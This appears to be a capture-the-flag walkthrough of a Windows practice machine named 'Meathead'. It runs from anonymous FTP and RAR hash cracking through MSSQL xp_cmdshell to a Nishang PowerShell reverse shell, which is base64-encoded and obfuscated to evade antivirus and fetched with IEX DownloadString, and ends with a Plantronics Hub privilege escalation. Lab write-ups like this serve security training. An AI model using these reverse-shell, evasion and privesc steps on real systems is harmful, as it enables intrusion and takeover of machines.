Meathead

Nmap

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1221/tcp open  ftp           Microsoft ftpd
1435/tcp open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000
| vulners:
|   cpe:/a:microsoft:sql_server:2017:
|       DF707FE2-EC27-5541-BC6A-6C7A0E9CC454    6.5
https://vulners.com/githubexploit/DF707FE2-EC27-5541-BC6A-6C7A0E9CC454  *EXPLOIT*
|_      58ED7124-6DD1-5DA4-AB82-DCAF13F69BD6    6.5
https://vulners.com/githubexploit/58ED7124-6DD1-5DA4-AB82-DCAF13F69BD6  *EXPLOIT*
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```

Anon FTP

```
┌──(root㉿kali)-[~/pg/practice/Meathead]
└─# ftp 192.168.249.70 1221
Connected to 192.168.249.70.
220 Microsoft FTP Service
Name (192.168.249.70:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49707|)
125 Data connection already open; Transfer starting.
04-27-20  07:02PM                18866 Elementum Supremum.docx
04-27-20  07:02PM               764176 file_example_MP3_700KB.mp3
04-27-20  07:02PM                15690 img.jpg
04-27-20  07:02PM                  302 MSSQL_BAK.rar
```

```
04-27-20  07:02PM                  548 palindromes.txt
04-27-20  07:02PM                45369 server.jpg
```

We find a backup MSSQL file, we can crack this with john

```
┌──(root㉿kali)-[~/pg/practice/Meathead/MSSQL]
└─# rar2john MSSQL_BAK.rar
MSSQL_BAK.rar:$rar5$16$53b1acf5cd3d02dafdf50f1cb79e46e5$15$a8761ee8f467302d9ee19284f60713dd$8$514688ceb07cab7b
```

Add the hash to a file and crack it.

```
┌──(root㉿kali)-[~/pg/practice/Meathead/MSSQL]
└─# john rar.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:53 0.46% (ETA: 04:45:35) 0g/s 698.7p/s 698.7c/s 698.7C/s hershey7..googoo1
letmeinplease    (MSSQL_BAK.rar)
1g 0:00:03:39 DONE (2022-11-07 21:58) 0.004562g/s 633.9p/s 633.9c/s 633.9C/s lily03..lerner
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root㉿kali)-[~/pg/practice/Meathead/MSSQL]
└─# unrar e MSSQL_BAK.rar

UNRAR 6.11 freeware      Copyright (c) 1993-2022 Alexander Roshal

Enter password (will not be echoed) for MSSQL_BAK.rar:


Extracting from MSSQL_BAK.rar

Extracting  mssql_backup.txt                                          OK
All OK
```

We find a the sa's user's password.

```
┌──(root㉿kali)-[~/pg/practice/Meathead/MSSQL]
└─# cat mssql_backup.txt
```

```
Username: sa
Password: EjectFrailtyThorn4
```

Logging into MSSQL

```
┌──(root㉿kali)-[~/pg/practice/Meathead]
└─# impacket-mssqlclient  Meathead/sa:EjectFrailtyThorn425@192.168.249.70 -p 1435
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MEATHEAD\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MEATHEAD\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

Version

```
Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64)
    Aug 22 2017 17:04:49
    Copyright (C) 2017 Microsoft Corporation
    Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build
17763: ) (Hypervisor)
```

We can run commands as the sql service with `xp_cmdshell`

```
SQL> xp_cmdshell whoami
output

------------------------------------------------------------------------------


nt service\mssql$sqlexpress

NULL

SQL>
```

Foothold

For this foothold, we will take a nishang powershell script and turn it into a base64 powershell command to run with xp_cmdshell. This method will allow us to run the reverse shell without having to download the file,

```
┌──(root㉿kali)-[~/pg/practice/Meathead]
└─# cp /root/Tools/win-privtools/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 .
```

```
┌──(root㉿kali)-[~/pg/practice/Meathead]
└─# mv Invoke-PowerShellTcpOneLine.ps1 rev.ps1
```

Take out the first to comments of the script and add your network information.

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.49.249',1221);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Now we will encode it with base64 along with UTF-16LE (Caught by AV)

```
┌──(root㉿kali)-[~/pg/practice/Meathead]
└─# cat rev.ps1 | iconv -t UTF-16LE | base64 -w 0
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADQAOQAuADIANAA5ACcALAAxADIAMgAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAPgAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkACgA=
```

https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

https://medium.com/@vostiar.patrik/windows-11-reverse-shell-in-7steps-undetected-by-windows-defender-1c4e5e3e8d30

Foothold Continued

We will need to obuscate a powershell reverse shell in order to get a foothold on this box as traditional reverse shells will be caught by the AV.

Follow this guide to encode out powershell reverse shell. https://medium.com/@vostiar.patrik/windows-11-reverse-shell-in-7steps-undetected-by-windows-defender-1c4e5e3e8d30

You will also need to download the obuscator https://github.com/danielbohannon/Invoke-Obfuscation

Drop into a local powershell session and run the script on an exsiting powershell reverse shell.

```
┌──(root㉿kali)-[/opt/Invoke-Obfuscation]
└─# pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.


┌──(root㉿kali)-[/opt/Invoke-Obfuscation]
└─PS> Invoke-Obfuscation
```

Follow the artical, you will use AST encoding with ALL options selected. The final script should look like this.

```
Set-Variable -Name client -Value (New-Object
System.Net.Sockets.TCPClient('192.168.49.249',1221));Set-Variable -Name stream -
Value ($client.GetStream());[byte[]]$bytes = 0..65535|%{0};while((Set-Variable -
Name i -Value ($stream.Read($bytes, 0, $bytes.Length))) -ne 0){;Set-Variable -Name
data -Value ((New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i));Set-Variable -Name sendback -Value (iex ". { $data } 2>&1" | Out-String );
Set-Variable -Name sendback2 -Value ($sendback + 'PS ' + (pwd).Path + '> ');Set-
Variable -Name sendbyte -Value
(([text.encoding]::ASCII).GetBytes($sendback2));$stream.Write($sendbyte,0,$sendbyte
.Length);$stream.Flush()};$client.Close()
```

Save this to a file and rename it something innocuous. I named mine `utils.ps1` for example.

Now set up a python server to host the reverse shell and execute this command within the MSSQL shell.

```
EXEC xp_cmdshell 'echo IEX (New-Object
Net.WebClient).DownloadString("http://192.168.49.249/utils.ps1") | powershell -
noprofile'
```

We should now catch a shell.

```
SQL> EXEC xp_cmdshell 'echo IEX (New-Object Net.WebClient).DownloadString("http://192.168.49.249/utils.ps1")
| powershell -noprofile'
```

```
┌──(root㉿kali)-[~/pg/practice/Meathead]
└─# rlwrap nc -lvnp 1221
listening on [any] 1221 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.70] 49971

whoami
nt service\mssql$sqlexpress
PS C:\Windows\system32>
```

Privesc

We do not have access to `Jane's` directory

Whoami /all output

```
User Name                    SID
============================
=============================================================
nt service\mssql$sqlexpress S-1-5-80-3880006512-4290199581-1648723128-3569869737-
3631323133


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============
================================================
Mandatory Label\High Mandatory Level Label            S-1-16-12288
Everyone                             Well-known group S-1-1-0      Mandatory group,
Enabled by default, Enabled group
BUILTIN\Performance Monitor Users    Alias            S-1-5-32-558 Mandatory group,
Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group,
Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group,
```

```
Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group,
Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group,
Enabled by default, Enabled group
NT SERVICE\ALL SERVICES              Well-known group S-1-5-80-0   Mandatory group,
Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Searching for weak passwords

```
reg query HKLM /f pass /t REG_SZ /s

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Control
    CurrentPass    REG_SZ    TwilightAirmailMuck234
```

We can run crackmapexec to see if these creds are valid.

```
┌──(root㉿kali)-[~/pg/practice/Meathead]
└─# crackmapexec smb 192.168.249.70  -u 'jane' -p 'TwilightAirmailMuck234' --shares
SMB         192.168.249.70  445    MEATHEAD         [*] Windows Server 2019
Standard 17763 x64 (name:MEATHEAD) (domain:Meathead) (signing:False) (SMBv1:True)
SMB         192.168.249.70  445    MEATHEAD         [+]
Meathead\jane:TwilightAirmailMuck234
SMB         192.168.249.70  445    MEATHEAD         [+] Enumerated shares
SMB         192.168.249.70  445    MEATHEAD         Share           Permissions
Remark
SMB         192.168.249.70  445    MEATHEAD         -----           -----------
------
```


```
SMB         192.168.249.70  445    MEATHEAD         ADMIN$
Remote Admin
SMB         192.168.249.70  445    MEATHEAD         C$
Default share
SMB         192.168.249.70  445    MEATHEAD         IPC$
Remote IPC
```

They are valid but we do not have any acess to the shares.

```
┌──(root㉿kali)-[~/pg/practice/Meathead]
└─# crackmapexec winrm 192.168.249.70  -u 'jane' -p 'TwilightAirmailMuck234'
SMB         192.168.249.70  5985   NONE             [*] None (name:192.168.249.70)
(domain:None)
HTTP        192.168.249.70  5985   NONE             [*]
http://192.168.249.70:5985/wsman
WINRM       192.168.249.70  5985   NONE             [-]
None\jane:TwilightAirmailMuck234 "unsupported hash type md4"
```

Winrm gives us no results either so lets try RDP

```
rdesktop 192.168.249.70 -u jane -p TwilightAirmailMuck234
```



Revisting the Plantronics searchsploit results, we find a path to privlege esclation.

```
┌──(root㉿kali)-[~]
└─# searchsploit Plantronics
------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------------------
Plantronics Hub 3.13.2 - Local Privilege Escalation                     | windows/local/47845.txt
Plantronics Hub 3.13.2 - SpokesUpdateService Privilege Escalation (Metasp | windows/local/47944.rb
------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Results
```


https://www.exploit-db.com/exploits/47845

```
Steps for exploitation (PoC):
- Open cmd.exe
- Navigate using cd C:\ProgramData\Plantronics\Spokes3G
- echo %username%^|advertise^|C:\Windows\System32\cmd.exe > MajorUpgrade.config
```

It seems all we need to do is write our username into a file and name it `MajorUpgrade.config`

I will just use the POC payload since we have an RDP session.

```
jane|advertise|C:\Windows\System32\cmd.exe
```



This will spawn an administrator shell